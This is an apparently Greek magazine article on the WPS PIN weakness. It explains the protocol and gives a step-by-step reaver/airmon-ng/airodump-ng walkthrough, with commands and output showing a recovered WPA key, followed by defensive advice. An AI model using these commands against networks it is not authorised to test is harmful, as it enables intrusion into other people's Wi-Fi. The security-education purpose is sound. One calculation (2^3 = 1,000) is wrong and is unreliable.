Το WPS δημιουργήθηκε στοχεύοντας στην ευκολότερη ρύθμιση κρυπτογράφησης κατά WPA2 ενός ασύρματου δικτύου, ακόμη κι από χρήστες που δεν έχουν τεχνικές γνώσεις και φυσικά δεν συνειδητοποιούν τα διάφορα ζητήματα ασφαλείας γύρω από τα ασύρματα δίκτυα. Το ζητούμενο με το WPS είναι η δυνατότητα αυτόματης ρύθμισης ενός ασύρματου δικτύου προστατευμένου κατά WPA2, στο οποίο μάλιστα θα μπορούν να συμμετέχουν εύκολα και διάφορες νέες συσκευές (wireless clients).

Προς αποφυγή παρεξηγήσεων, το WPS δεν αποτελεί έναν νέο τρόπο κρυπτογράφησης ή κάτι τέτοιο. Στην ουσία πρόκειται απλά για μια διαδικασία ανταλλαγής του κλειδιού PSK του WPA2, χωρίς πολλά πολλά από πλευράς τελικού χρήστη. Μέχρι εδώ όλα καλά, λοιπόν -- και συγχαρητήρια


στην WiFi Alliance για την πρωτοβουλία :) Ας εξετάσουμε όμως καλύτερα και από κοντά το WPS.

Το πρωτόκολλο ορίζει τρία είδη διαφορετικών συσκευών μέσα σ' ένα ασύρματο δίκτυο: registars, enrollees και access points (APs). Κάθε μία από αυτές τις συσκευές επιτελεί ένα διαφορετικό ρόλο.



Κατά τη σύνδεση σ' ένα WPS-enabled router, τα Windows μάς ενημερώνουν ότι αντί για το κλειδί ασφαλείας μπορούμε, εναλλακτικά, να πατήσουμε το κουμπάκι του WPS.

- Ένας enrollee είναι μια συσκευή που πρόκειται να συνδεθεί με το ασύρματο δίκτυο (π.χ., κάποιο laptop ή ένα smartphone).
- Registar ονομάζεται μία συσκευή με τη δικαιοδοσία να δημιουργεί και να καταργεί στοιχεία σύνδεσης στο δίκτυο. Με απλούστερα λόγια, ο registar είναι αυτός που διαθέτει τις ρυθμίσεις ασύρματης σύνδεσης για κάθε enrollee. Ο registar είναι συνήθως ενσωματωμένος σε κάποιο wireless access point, αλλά μπορεί να υπάρχει και ξεχωριστά απ' αυτό.
- Ένα access point λειτουργεί ως proxy μεταξύ ενός registar κι ενός enrollee. Όπως είπαμε, ο registar δεν είναι κατ' ανάγκη ενσωματωμένος στο access point του δικτύου, οπότε το AP (με την έννοια που του δίνει το WPS) αναλαμβάνει τη μεταφορά μηνυμάτων από και προς τα άλλα δύο είδη συσκευών.



Ένας άλλος τρόπος σύνδεσης είναι η μέθοδος με το PIN entry. Ζητείται το PIN που βρίσκεται τυπωμένο στο κάτω μέρος του router, προκειμένου να συνδεθούμε στο ασύρματο δίκτυο.

Αφού καθορίστηκαν οι ανωτέρω έννοιες, ας δούμε πώς μία συσκευή γίνεται τελικά μέρος του δικτύου. Η λειτουργία του WPS στηρίζεται σε δύο μεθόδους. Αμφότερες είναι δυνατόν να χρησιμοποιηθούν για την εγκαθίδρυση ασύρματης, κρυπτογραφημένης σύνδεσης μεταξύ συσκευών. Από τις δύο, η πρώτη είναι υποχρεωτική. Η δεύτερη είναι προαιρετική, ωστόσο υλοποιείται συχνά σε διάφορες ασύρματες συσκευές. Αλλά ας γίνουμε πιο συγκεκριμένοι.

Η πρώτη μέθοδος, λοιπόν, αφορά στην εισαγωγή ενός PIN (Personal Identification Number), το οποίο είναι ένας μοναδικός αριθμός που απαιτείται να εισαχθεί σωστά για κάθε enrollee που θέλει να συνδεθεί στο ασύρματο δίκτυο. Ο αριθμός αυτός είναι συνήθως προκαθορισμένος και βρίσκεται τυπωμένος σ' ένα αυτοκόλλητο πάνω στο router ή σε οποιαδήποτε άλλη συσκευή που γνωρίζει το WPS. Υπάρχει περίπτωση βέβαια να παράγεται και δυναμικά: Μία συσκευή που παίζει το ρόλο του registar όπως ορίστηκε παραπάνω, για παράδειγμα ένα wireless access point ή ένας υπολογιστής, μπορεί και αναγνωρίζει νέες ασύρματες συσκευές

Να και το διαβόητο κουμπάκι του WPS, στο πίσω μέρος του ASUS router που διαθέτει ο γράφων.



εντός της εμβέλειας του δικτύου κι αν ο κάτοχός τους επιθυμεί να γίνουν μέλη αυτού, τότε ζητάει να εισαχθεί το PIN. Χάρη σ' αυτή τη μέθοδο, όλη η περαιτέρω δικτυακή κίνηση είναι κρυπτογραφημένη και ασφαλής.

Η δεύτερη μέθοδος εγκαθίδρυσης ασύρματης, κρυπτογραφημένης σύνδεσης, ονομάζεται και Push Button Configuration (PBC) κι αφορά στη ρύθμιση με το πάτημα ενός κουμπιού. Η ιδέα είναι απλή: Σε ορισμένα δίκτυα με ενεργοποιημένο το WPS, ο διαχειριστής μπορεί να συνδέσει διάφορες ασύρματες συσκευές στο δίκτυο και να ενεργοποιήσει την κρυπτογράφηση των δεδομένων με το πάτημα των κουμπιών των αντίστοιχων συσκευών. Το router/access point έχει σ' αυτή την περίπτωση ένα κουμπάκι με την ένδειξη WPS, ενώ οι συσκευές που θέλουμε να συνδέσουμε στο δίκτυο έχουν κι αυτές είτε κανονικό κουμπί είτε το λεγόμενο software button. Μια σημαντική λεπτομέρεια που αφορά στην ασφάλεια της μεθόδου PBC, είναι ότι το χρονικό διάστημα μεταξύ του πατήματος των κουμπιών (hardware ή software) είναι σχετικά μικρό. Μολαταύτα, κατά τη διάρκειά του είναι δυνατό να συνδεθούν κι άλλες, ανεπιθύμητες συσκευές στο δίκτυο -- αρκεί βέβαια να είναι εντός εμβέλειας.

Εγκαθίδρυση σύνδεσης με το WPS

Για να καταλάβουμε λίγο καλύτερα πώς λειτουργούν στην πράξη οι δύο προαναφερθείσες μέθοδοι, αξίζει να περιγράψουμε τα βήματα εγκαθίδρυσης μιας ασύρματης σύνδεσης σε κάθε περίπτωση. Αντιπαραβάλλουμε βεβαίως και την κλασική διαδικασία εγκαθίδρυσης ασύρματης δικτύωσης, χωρίς την εμπλοκή του πρωτοκόλλου WPS. Στο παραδοσιακό σενάριο, λοιπόν, όπως αυτό που έχετε στήσει στο σπίτι ή στο γραφείο, τα βήματα που ακολουθούμε είναι τα παρακάτω:

1. Ενεργοποιούμε το access point (π.χ., το βάζουμε στην πρίζα).
2. Μπαίνουμε στο περιβάλλον διαχείρισής του (συνήθως επισκεπτόμενοι τη διεύθυνση IP του AP, π.χ., 192.168.1.1, από κάποιον υπολογιστή που είναι ενσύρματα συνδεδεμένος πάνω του).
3. Επιλέγουμε ένα όνομα της αρεσκείας μας για το ασύρματο δίκτυο (ορίζουμε δηλαδή το SSID).
4. Καθορίζουμε τις επιθυμητές ρυθμίσεις ασφαλείας του δικτύου, πράγμα που στην πράξη σημαίνει ότι ενεργοποιούμε την κρυπτογράφηση κατά WPA/WPA2.
5. Εισάγουμε passphrase για το WPA/WPA2
6. Ενεργοποιούμε τη συσκευή που θέλουμε να συνδέσουμε στο δίκτυο.
7. Διαλέγουμε το σωστό όνομα δικτύου από τη λίστα των διαθέσιμων.
8. Πληκτρολογούμε το σωστό passphrase και η σύνδεση επιτυγχάνεται.

Αν το καλοσκεφτείτε, θα συμφωνήσετε ότι τα 8 προηγούμενα βήματα είναι αρκετά για έναν χρήστη που δεν γνωρίζει από ασύρματα δίκτυα,

πρωτόκολλα, κρυπτογραφήσεις κ.λπ. και θέλει απλά να κάνει τη δουλειά του.



Πολλές συσκευές είναι πλέον WPS-enabled. Στη φωτογραφία φαίνεται το κουμπί ενεργοποίησης της λειτουργίας WPS, πάνω στον laser εκτυπωτή του γράφοντα.

Σε αντίθεση με τα 8 βήματα της κλασικής μεθόδου, εκείνη με την εισαγωγή PIN περιλαμβάνει μόνο 5. Υπάρχουν όμως δύο διαφορετικές ροές γι' αυτά τα 5 βήματα. Για να μην κάνουμε τα πράγματα πολύπλοκα, λέμε το εξής απλό: Υπάρχουν συσκευές που είναι WPS-enabled, δηλαδή μπορούν να χρησιμοποιήσουν εγγενώς το πρωτόκολλο WPS, και συσκευές που δεν είναι. Αλλιώς συνδέουμε μια συσκευή που είναι WPS-enabled σε ένα WPS-enabled access point, κι αλλιώς μια συσκευή που δεν γνωρίζει τίποτε για το πρωτόκολλο WPS. Πώς καταλαβαίνουμε τη διαφορά; Μα, φυσικά, η WPS-enabled συσκευή θα έχει κάποιο διακριτικό PIN κολλημένο επάνω της -- εκτός αν έχει μόνο κουμπάκι WPS. Για παράδειγμα, είναι σύνηθες πλέον οι ασύρματοι εκτυπωτές ή ορισμένες ψηφιακές κάμερες να είναι WPS-enabled, προκειμένου να συνδέονται εύκολα στο δίκτυο μας.

Ας δούμε λοιπόν τα βήματα εγκαθίδρυσης σύνδεσης μεταξύ μιας WPS-enabled συσκευής κι ενός WPS-enabled AP, μέσω της μεθόδου εισαγωγής PIN.

1. Ενεργοποιούμε το AP/registar.
2. Ενεργοποιούμε τη συσκευή που θέλουμε να συνδέσουμε στο δίκτυο.
3. Ένα όνομα δικτύου (SSID) παράγεται αυτόματα κι εκπέμπεται από το AP στις συσκευές-πελάτες.
4. Μπαίνουμε στο περιβάλλον διαχείρισης του AP/registar, π.χ. μέσω ενός web browser.
5. Εισάγουμε το PIN του enrollee, δηλαδή του client, στο AP/registar.

Πάμε να δούμε και την περίπτωση σύνδεσης με τη μέθοδο PIN entry μιας συσκευής *χωρίς* WPS σε ένα WPS-enabled δίκτυο.

1. Ενεργοποιούμε το AP.
2. Ενεργοποιούμε τη συσκευή που θέλουμε να συνδέσουμε στο δίκτυο.
3. Ένα όνομα δικτύου (SSID) παράγεται αυτόματα για το AP κι εκπέμπεται στις συσκευές-πελάτες.
4. Διαλέγουμε το σωστό όνομα ασύρματου δικτύου από τη λίστα των διαθέσιμων.
5. Εισάγουμε το PIN του AP, στο παράθυρο που εμφανίζεται.

Περνάμε τώρα στη δεύτερη μέθοδο εγκαθίδρυσης ασύρματης σύνδεσης μέσω WPS. Όπως είπαμε, αυτή είναι η Push Button Configuration (PBC) και γίνεται με το πάτημα των αντίστοιχων κουμπιών στο AP και στη συσκευή που θέλουμε να βάλουμε στο ασύρματο δίκτυο. Η όλη διαδικασία είναι ιδιαίτερα απλή κι αποτελείται από τέσσερα μόλις βήματα -- η χαρά του newbie!


1. Ενεργοποιούμε το AP.
2. Ενεργοποιούμε τη συσκευή που θέλουμε να συνδέσουμε στο δίκτυο.
3. Ένα όνομα δικτύου (SSID) παράγεται αυτόματα για το AP κι εκπέμπεται στους πελάτες.
4. Πατάμε τα κουμπάκια WPS στο AP και στη συσκευή-πελάτη.

Σε περίπτωση σύνδεσης ενός υπολογιστή σ' ένα ασύρματο δίκτυο WPS με τη μέθοδο PBC, το κουμπάκι της συσκευής-πελάτη υλοποιείται σε επίπεδο λογισμικού κι έτσι πατάμε μόνο το κουμπί του router.

Αδυναμίες σχεδίασης και υλοποίησης

Αν σας άρεσε η ιδέα του WPS, θα αναθεωρήσετε διαβάζοντας την ανάλυση του πρωτοκόλλου. Όπως θα διαπιστώσετε, τα προβλήματα αρχίζουν από νωρίς. Το πρώτο ζήτημα που εντοπίζεται εύκολα, είναι σχεδιαστικό. Συγκεκριμένα, αν διαβάσετε ξανά τα παραπάνω βήματα για τις δύο μεθόδους ρύθμισης του δικτύου με χρήση WPS, θα δείτε το εξής: Μία από τις τρεις διαδικασίες δεν περιλαμβάνει κανενός είδους ταυτοποίηση (authentication). Αυτή δεν είναι άλλη από τη δεύτερη περίπτωση της μεθόδου PIN entry, κατά την οποία ο πελάτης απλά δίνει το PIN του AP. Αν αυτό είναι το σωστό έχει καλώς, διαφορετικά δεν γίνεται τίποτα. Κατά την εφαρμογή της μεθόδου σύνδεσης, δεν απαιτείται σε κανένα βήμα η εισαγωγή κάποιου συνδυασμού ονόματος χρήστη και κωδικού ή κάτι ανάλογο, τέλος πάντων. Αντιθέτως, στην πρώτη περίπτωση της μεθόδου PIN entry πρέπει να εισέλθουμε στο web interface του AP, ενώ στη μέθοδο PBC απαιτείται φυσική πρόσβαση στις συσκευές, προκειμένου να πατήσουμε τα αντίστοιχα κουμπιά. Όπως αντιλαμβάνεστε, η λεπτομέρεια αυτή κάνει αυτομάτως τη μέθοδο PIN entry ευπαθή σε επιθέσεις brute force!

Το δεύτερο πρόβλημα έρχεται να καθίσει πάνω στην ανωτέρω σχεδιαστική αδυναμία. Συγκεκριμένα, το ίδιο το PIN που στην ουσία είναι μια σειρά από ακέραιους αριθμούς, έχει σχετικά αδύναμη υλοποίηση. Το αναγνωριστικό αποτελείται από 8 ψηφία συνολικά. Από αυτά το όγδοο ψηφίο δε χρησιμοποιείται πραγματικά, αλλά αποτελεί την τιμή checksum των πρώτων 7 ψηφίων. Συνεχίζοντας, το PIN χωρίζεται στη μέση σε δύο κομμάτια, των τεσσάρων ψηφίων έκαστο. Λόγω εκείνου του checksum, αυτό που ενδιαφέρει τον επίδοξο cracker είναι να βρει τα 7 πρώτα ψηφία του PIN και μετά θα μπορεί να συνδεθεί στο δίκτυο. Στη χειρότερη περίπτωση, λοιπόν, ο επιτιθέμενος έχει να κάνει 10^7 δηλαδή δέκα εκατομμύρια δοκιμές. Εντάξει, δεν είναι και λίγες. Έλα όμως που κάπου εδώ κάνει την εμφάνισή της άλλη μια αδυναμία στον όλο μηχανισμό! Βλέπετε, όπως αναφέρθηκε και προηγουμένως, το PIN χωρίζεται σε δύο τμήματα. Σύμφωνα με την προδιαγραφή ανταλλαγής μηνυμάτων για την πιστοποίηση του PIN στο WPS, αυτά τα δύο τμήματα ταυτοποιούνται ξεχωριστά. Για την ακρίβεια, αρχικά ελέγχεται το πρώτο κομμάτι, των 4 ψηφίων. Αφού διαπιστωθεί η εγκυρότητά του τότε ελέγχεται και το δεύτερο, των τριών συν ενός ψηφίων. Μπορούμε συνεπώς να δούμε το PIN όχι ως έναν αριθμό με 8 ψηφία αλλά ως δύο αριθμούς στη σειρά, οι δυνατοί συνδυασμοί των οποίων προστίθενται μεταξύ τους. Επομένως, αντί των 10 εκατομμυρίων PINs που θα έπρεπε να δοκιμάσουμε, στην ουσία χρειάζονται 10^4 = 10.000 δοκιμές για τα πρώτα 4 ψηφία και 2^3 = 1.000 δοκιμές για τα 3 που έπονται. Συνολικά λοιπόν --και προσέξτε ότι μιλάμε για τη χειρότερη περίπτωση-- χρειάζονται μόλις 11 χιλιάδες δοκιμές κι όχι 10 εκατομμύρια! Όπως αντιλαμβάνεστε, εργαλεία που αυτοματοποιούν τη διαδικασία δοκιμών κυκλοφορούν ήδη.



Το περιβάλλον ελέγχου του πρωτοκόλλου WPS, μέσα από το web interface ενός οικιακού router. Βλέπουμε ότι παρέχεται δυνατότητα απενεργοποίησής του, καθώς και δημιουργίας νέου PIN.

Φοβού το reaver!

Το reaver είναι ένα εργαλείο για επιθέσεις brute force σε WPS-enabled access points. Είναι γραμμένο σε C (nice!) και το χειριζόμαστε από τη γραμμή εντολών. Τη στιγμή που γράφεται το παρόν η πλέον πρόσφατη έκδοση του είναι η 1.4 και μπορείτε να την κατεβάσετε από το https://code.google.com/p/reaver-wps. Αν βέβαια χρησιμοποιείτε το BackTrack Linux τότε το reaver υπάρχει ήδη εγκατεστημένο στη διανομή. Για τις ανάγκες του παρόντος χρησιμοποιήθηκε η τελευταία έκδοση του reaver, σε υπολογιστή με BackTrack 5 R3.

Το reaver απαιτεί φυσικά μια ασύρματη κάρτα δικτύου, η οποία θα πρέπει να μπει σε monitor mode. Στη συγκεκριμένη κατάσταση λειτουργίας ουσιαστικά η κάρτα «πιάνει» και καταγράφει όλη την ασύρματη δικτυακή κίνηση εντός εμβέλειας. Για να βάλουμε την κάρτα σε monitor mode θα χρησιμοποιήσουμε τα βοηθητικά εργαλεία της πλατφόρμας aircrack και συγκεκριμένα το εργαλείο airmon, που φυσικά υπάρχει ήδη στο BackTrack. Ανοίγουμε ένα παράθυρο τερματικού και δίνουμε:

```
root@bt:~# ifconfig
[...]
wlan0   Link encap:Ethernet  HWaddr 00:1f:3a:20:XX:XX
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Με την παραπάνω εντολή εμφανίζονται όλες οι δικτυακές κάρτες (network interfaces, για την ακρίβεια) που υπάρχουν στον υπολογιστή, μαζί με τα στοιχεία τους. Εμάς μας ενδιαφέρει το όνομα της ασύρματης κάρτας, το οποίο όπως βλέπουμε παραπάνω είναι wlan0. Το χρησιμοποιούμε στη συνέχεια:

```
root@bt:~#   airmon-ng start wlan0
Interface    Chipset          Driver
wlan0        Atheros AR2425   ath5k - [phy0]
                         (monitor mode enabled on mon0)
```

Πολύ ωραία, λοιπόν, βάλαμε την κάρτα μας σε monitor mode. Αυτό που συνέβη παρασκηνιακά είναι η δημιουργία ενός νέου network interface, όπως τα υπόλοιπα που είδαμε προηγουμένως με την εντολή ifconfig. Το νέο interface είναι στην ουσία ένα στιγμιότυπο, ας πούμε, της ασύρματης κάρτας, το οποίο όμως λειτουργεί σε monitor mode. Αν δώσουμε ξανά την εντολή ifconfig στο τερματικό, θα δούμε ότι έχει εμφανιστεί στη λίστα και μια συσκευή με όνομα mon0. Αυτήν ακριβώς θα χρησιμοποιήσουμε παρακάτω, κατά την εκτέλεση των δοκιμών μας.

Το reaver είναι αρκετά εύκολο στη χρήση του και δε χρειάζεται πολύπλοκες ρυθμίσεις ή παραμέτρους. Τα δύο πράγματα που απαιτούνται κάθε φορά είναι το network interface που θα χρησιμοποιηθεί, καθως και το BSSID του ασύρματου δικτύου κατά του οποίου εξαπολύεται η επίθεση. Το BSSID είναι στην ουσία η διεύθυνση MAC του αντίστοιχου AP. Για να βρούμε σε ποιά δίκτυα έχει νόημα να επιχειρηθεί η επίθεση, χρησιμοποιούμε το εργαλείο airodump. Στο τερματικό μας, λοιπόν, ανοίγουμε μια νέα καρτέλα και δίνουμε:

```
root@bt:~# airodump-ng mon0
```

Αυτομάτως το εργαλείο θα αρχίσει να συγκεντρώνει σ' έναν πίνακα όλα τα ασύρματα δίκτυα που είναι εντός εμβέλειας, μαζί με χρήσιμες πληροφορίες γι' αυτά. Τέτοιες είναι η ισχύς του σήματος, το χρησιμοποιούμενο κανάλι επικοινωνίας, το πρωτόκολλο ασφαλείας και φυσικά το BSSID. Μας ενδιαφέρουν τα δίκτυα με κρυπτογράφηση WPA ή WPA2 με χρήση PSK για το authentication και, ιδανικά, αυτά που έχουν ικανοποιητική ισχύ σήματος ώστε η επίθεση να είναι εφικτή στην πράξη. Διαλέγουμε λοιπόν ένα δίκτυο που πληροί αυτές τις προϋποθέσεις κι αντιγράφουμε το BSSID του. Κατόπιν, επιστρέφουμε στην προηγούμενη καρτέλα του τερματικού κι εκτελούμε το reaver, κάπως έτσι:

```
root@bt:~# reaver -i <interface> -b <BSSID>
```

Για παράδειγμα, κατά τις δικές μας δοκιμές δώσαμε

```
root@bt:~# reaver -i mon0 -b DC:0B:1A:21:XX:XX -vv -S

Reaver v1.4 WiFi Protected Setup Attack Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
<cheffner@tacnetsol.com>

[+] Waiting for beacon from DC:0B:1A:21:XX:XX

[+] Switching mon0 to channel 11

[+] Associated with DC:0B:1A:21:XX:XX (ESSID: CYTA 04XX)

[+] Trying pin 12345670

[+] Sending EAPOL START request

[+] Received identity request


[+] Sending identity response

[+] Received M1 message

[+] Sending M2 message

[...]
```

Η παράμετρος -vv είναι για την ενεργοποίση του verbose mode, ώστε να εμφανίζονται όλα τα ενημερωτικά μηνύματα του προγράμματος στο τερματικό. Η δε -S βοηθάει στην αύξηση της ταχύτητας επίθεσης με το να μειώνει το κόστος υπολογισμού των PSKs, στο access point. Κάπου



Το εργαλείο wash επί το έργον! Όπως βλέπετε, καταφέραμε και κλειδώσαμε ένα router...

κάπου το reaver μάς ενημερώνει και για το ποσοστό ολοκλήρωσης της επίθεσης. Η όλη διαδικασία ενδέχεται να πάρει αρκετές ώρες, οπότε καθίστε αναπαυτικά ή ακόμη καλύτερα διαβάστε τα υπόλοιπα άρθρα του περιοδικού.

Όταν βέβαια το reaver ολοκληρώσει τη δουλειά του, είναι πιθανό να μην έχει επιφέρει καρπούς. Η εμπειρία μας με το εργαλείο ανέδειξε ορισμένα ζητηματάκια, τα οποία ίσως αποδειχτούν αποθαρρυντικά. Από τα περίπου έξι δίκτυα στα οποία επιτεθήκαμε (είχαμε πάρει άδεια από τους κατόχους τους), επιτυχημένα έσπασαν μόνο δύο και το ένα ήταν το δίκτυο του γράφοντα. (Ξέρετε, είχε προμηθευτεί ένα ωραιότατο WPS-enabled router με αφορμή τα άρθρα περί DD-WRT, στα τεύχη 011 και 012.) Τα υπόλοιπα wireless routers εμφάνισαν προβλήματα κατά τη διαδικασία. Το πιο συχνό φαινόμενο ήταν αυτό του κλειδώματός τους, μετά από την υποβολή ενός συγκεκριμένου αριθμού λανθασμένων PINs. Αυτός είναι ένας κλασικός τρόπος προστασίας που πλέον εφαρμόζουν οι κατασκευαστές των συσκευών, προκειμένου ν' αντιμετωπίσουν το πρόβλημα. Συνήθως, όμως, σε παλαιότερα routers αυτό το αντίμετρο δεν υπάρχει, καθώς δεν ήταν ακόμα γνωστή η ευπάθεια. Σε αυτά θα πρέπει ο εκάστοτε ιδιοκτήτης να εγκαταστήσει ενημερωμένες εκδόσεις firmware (όλοι μας ξέρουμε ότι σχεδόν κανείς δεν θα το κάνει). Το κλείδωμα μπορεί να είναι προσωρινό, οπότε μετά από μερικά λεπτά είναι και πάλι δυνατή η συνέχιση της επίθεσης. Ενδέχεται όμως να είναι μόνιμο, οπότε και το μπλοκάρισμα θα πρέπει να αρθεί από τον ίδιο το χρήστη του (που σίγουρα δεν θα το κάνει, καθώς κατά 99,999% δε θα αντιληφθεί ότι συνέβη). Κατά τη διάρκεια των δοκιμών μας, καταφέραμε και κλειδώσαμε μερικά APs.

Μαζί με το reaver έρχεται κι ένα πρόσθετο, χρήσιμο εργαλείο, με την ονομασία wash. Δουλειά του είναι να ανιχνεύει και να εμφανίζει τα εντός εμβέλειας διαθέσιμα προς επίθεση wireless routers, πληροφορώντας για το αν βρίσκονται σε κλειδωμένη κατάσταση (lock-down state) ή όχι. Μπορεί επίσης να χρησιμοποιηθεί αντί του εργαλείου airodump, για την εμφάνιση των BSSIDs και των καναλιών επικοινωνίας.

Για την αντιμετώπιση της παραπάνω δυσκολίας το reaver προσφέρει ορισμένες λειτουργίες που ενεργοποιούνται με συγκεκριμένες παραμέτρους (χρονικό διάστημα ανάμεσα στις προσπάθειες των PINs, πόση ώρα μετά από ένα κλείδωμα θα ξαναγίνει προσπάθεια αποστολής PIN κ.ά.).

Όπως καταλαβαίνετε, κατά την επίθεση στο WPS ο παράγοντας της τύχης δεν είναι απών. Αν πάντως έχετε την τύχη με το μέρος σας, μετά από κάποια ώρα (ή μερικές ώρες) είναι πιθανό να δείτε ένα μήνυμα σαν το ακόλουθο:

```
[+] Key cracked in 16609 seconds
[+] WPS PIN: 09369207
[+] WPA PSK: < pre-shared WPA key>
[+] AP SSID: CYTA 04XX
```

Το αναγραφόμενο PSK είναι αυτό που χρησιμοποιείται για τη σύνδεση στο ασύρματο δίκτυο!

Προστασία από την επίθεση

Όλες σχεδόν οι γνωστές εταιρείες κατασκευής ασύρματων routers διαθέτουν WPS συσκευές και υπάρχουν πιθανότητες να είσαστε κάτοχος μιας εξ αυτών. Για να πάρουν μάλιστα την πιστοποίηση „WPS certified" από τη WiFi Alliance, οι συσκευές έχουν το WPS ενεργοποιημένο εργοστασιακά. Ψάξτε λοιπόν στον router σας για ένα μικρό κουμπί με την ένδειξη WPS ή για κάποιο αυτοκόλλητο με PIN. Φροντίστε στη συνέχεια για τα ακόλουθα.

- Απενεργοποίηση του WPS, από το web interface του router. Αυτή τη δυνατότητα τη δίνουν αρκετές συσκευές, αλλά μην είστε πολύ εφησυχασμένοι. Υπάρχουν περιπτώσεις που ακόμη και απενεργοποίηση να έχει γίνει κατ' αυτόν τον τρόπο, οι συσκευές παραμένουν ευάλωτες στην ευπάθεια κι απαντούν κανονικά σε αποστολές PINs!
- Επισκεφτείτε τη σελίδα της κατασκευάστριας εταιρείας κι αναζητείστε νέες εκδόσεις για το firmware της συσκευής. Προσέξτε στα σχόλια κάθε έκδοσης αν αναφέρεται η επίλυση του προβλήματος με το WPS. Τα αντίμετρα που υλοποιούνται είναι συνήθως η εφαρμογή περιόδων lock-down period ή/και η απαίτηση για εισαγωγή του PIN ολοκληρωμένα, αντί σε δύο στάδια.
- Εξετάστε την περίπτωση εναλλακτικού firmware στο router σας! Για παράδειγμα, το DD-WRT δεν υποστηρίζει εγγενώς το πρωτόκολλο WPS. Η συγκεκριμένη επιλογή προτείνεται ενθουσιωδώς, αν βέβαια διαθέτετε την κατάλληλη συσκευή. Περισσότερα μπορείτε να διαβάσετε στο σχετικό άρθρο που φιλοξενούμε στο τεύχους 011.

Η ιστορία με το WPS δεν έχει τελειώσει ακόμη και είμαστε σίγουροι ότι θα βρείτε τα πειράματά σας ενδιαφέροντα. Μπορείτε να μοιραστείτε και τ' αποτελέσματα μαζί μας -- η fan page ή το forum του site είναι ό,τι πρέπει για να κάνουμε τις κουβέντες μας. Ως την επόμενη ασύρματη περιπέτειά μας, έχετε τις κεραίες σας ανοικτές (no pun intended) για τις όποιες εξελίξεις!

Version 3.0.0.3.94		
Description	ASUS RT-N16 Firmware Version 3.0.0.3.94 1. Applied patch for WPS PIN code security issue 2. Fixed media server related bugs. 3. Fixed wireless compatibility issues for specific client chipsets. 4. Javascript error in English and Danish 5. Fixed Download master UI bugs for HTTP download 6. Modified download task information for e2dk download.	
File Size	18,44 (MBytes)	2012.01.18 update
Download from	Global (DLM) Global P2P	

Η έκδοση firmware για ένα ASUS router, πέραν των άλλων υλοποιεί αντίμετρα για την αντιμετώπιση επιθέσεων brute force μέσω της μεθόδου PIN entry. Για να ασφαλιστεί η συσκευή ο κάτοχός της θα πρέπει να προβεί σε αναβάθμιση -- και συνήθως βέβαια δεν το κάνει :S



Είμαστε κοινωνικοί -- ειδικά στον online κόσμο.

Είμαστε αστείοι, ευφυείς και φινετσάτοι -- ειδικά στον online κόσμο.

Είναι βέβαιο ότι έχουμε καβαλήσει το καλάμι -- τόσο στον online, όσο και στον offline κόσμο.

Το διαχειριζόμαστε γενναία, πάντως.

Περάστε από τα στέκια μας να τα πούμε -- ή να μην την πείτε.

twitter.com/deltaHacker

